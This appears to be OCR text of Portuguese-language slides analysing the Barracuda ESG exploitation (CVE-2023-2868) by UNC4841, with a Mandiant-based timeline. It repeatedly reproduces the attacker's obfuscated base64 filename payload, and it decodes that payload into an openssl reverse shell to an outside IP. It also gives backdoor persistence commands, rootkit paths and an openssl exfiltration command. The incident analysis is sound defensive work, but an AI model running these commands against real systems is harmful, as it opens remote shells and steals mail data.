abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL
3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDc
uMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3Rtc
C9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt
```

CVE-2023-2868

```
abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL
3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDc
uMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3Rtc
C9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt
```

CVE-2023-2868

```
abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL
3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDc
uMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3Rtc
C9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt
```

CVE-2023-2868

```
abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3RtcC9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt
```

CVE-2023-2868

```
abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL
3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDc
uMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3Rtc
C9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt
```

```
setsid sh -c "mkfifo /tmp/p;sh -i </tmp/p 2>&1|openssl s_client -quiet
-connect 107.148.219.227:443 >/tmp/p 2>/dev/null;rm /tmp/p"
```

CVE-2023-2868

☺☺☺☺ REVERSE SHELL ☺☺☺☺

```
setsid sh -c "mkfifo /tmp/p;sh -i </tmp/p 2>&1|openssl s_client -quiet -connect 107.148.219.227:443 >/tmp/p 2>/dev/null;rm /tmp/p"
```

GTFObins

https://gtfobins.github.io/gtfobins/openssl/#reverse-shell


CVE-2023-2868

REVERSEL SHELL **COM ACESSO PRIVILEGIADO …**
SEM INTERAÇÃO DO USUÁRIO …
BASTAVA UM E-MAIL PASSAR PELA CAIXA …

CVE-2023-2868

- **Episódio 1: Acesso Inicial**
- **Episódio 2: Ataque dos *Backdoors***
  - ✓ SEASPY
  - ✓ SALTWATER
  - ✓ SEASIDE
  - ✓ SEASPRAY
  - ✓ SKIPJACK
  - ✓ SANDBAR (rootkit)

CVE-2023-2868



https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

- **Persistência (*reverse shell*)**
  - ✓ /etc/cron.hourly/core.sh
  - ✓ /etc/cron.hourly/aacore.sh
  - ✓ /etc/cron.hourly/appcheck.sh
  - ✓ /etc/cron.daily/core.sh
  - ✓ /etc/cron.daily/core_check.sh
- **ROOTKIT (SANDBAR)**
  - ✓ /lib/modules/4.9.17-barracuda0/kernel/net/sunrpc/nfsd_stub.ko

SEASPY

```
echo -e '/sbin/BarracudaMailService eth0' >> /etc/init.d/rc

cat /etc/init.d/rc

touch /etc/init.d/rc -r /etc/init.d/reboot

chmod +x /sbin/BarracudaMailService

setsid sh -c "/sbin/BarracudaMailService eth0" &
```


CVE-2023-2868

EXFILTRAÇÃO

```
sh -c openssl s_client -quiet -connect 107.148.219.227:443 < /mail/tmp/ARQUIVO.tar.gz 2>&1
```

CVE-2023-2868

Como o ataque foi detectado ???



CVE-2023-2868

Current earliest evidence of CVE-2023-2868 exploitation
October 10

Earliest evidence of email exfil by UNC4841
December 2

Earliest evidence of lateral movement by UNC4841
May 16

Barracuda identified anomalous traffic originating from ESG appliance and engages Mandiant
May 18

Vulnerability CVE-2023-2868 identified in Email Security Gateway Appliances (ESG)
May 19

Patch applied to mitigate CVE-2023-2868
May 20

First remediation script deployed by Barracuda/ Attacker adjusts TTPs to maintain persistence
May 21

Barracuda announced the issue
May 23

CVE-2023-2868 published by Google
May 24

Barracuda issues guidance to RMA impacted appliances
May 31

Barracuda shares preliminary summary of key findings
June 1


Barracuda reiterates guidance to RMA impacted appliances
June 6

2022 — 2023

MANDIANT

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868



MANDIANT

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

- **October 10** — Current earliest evidence of CVE-2023-2868 exploitation
- **December 2** — Earliest evidence of email exfil by UNC4841
- **May 16** — Earliest evidence of lateral movement by UNC4841
- **May 18** — Barracuda identified anomalous traffic originating from ESG appliance and engages Mandiant
- **May 19** — Vulnerability CVE-2023-2868 identified in Email Security Gateway Appliances (ESG)
- **May 20** — Patch applied to mitigate CVE-2023-2868
- **May 21** — First remediation script deployed by Barracuda/ Attacker adjusts TTPs to maintain persistence
- **May 23** — Barracuda announced the issue
- **May 24** — CVE-2023-2868 published by Google
- **May 31** — Barracuda issues guidance to RMA impacted appliances
- **June 1** — Barracuda shares preliminary summary of key findings
- **June 6** — Barracuda reiterates guidance to RMA impacted appliances

UNC

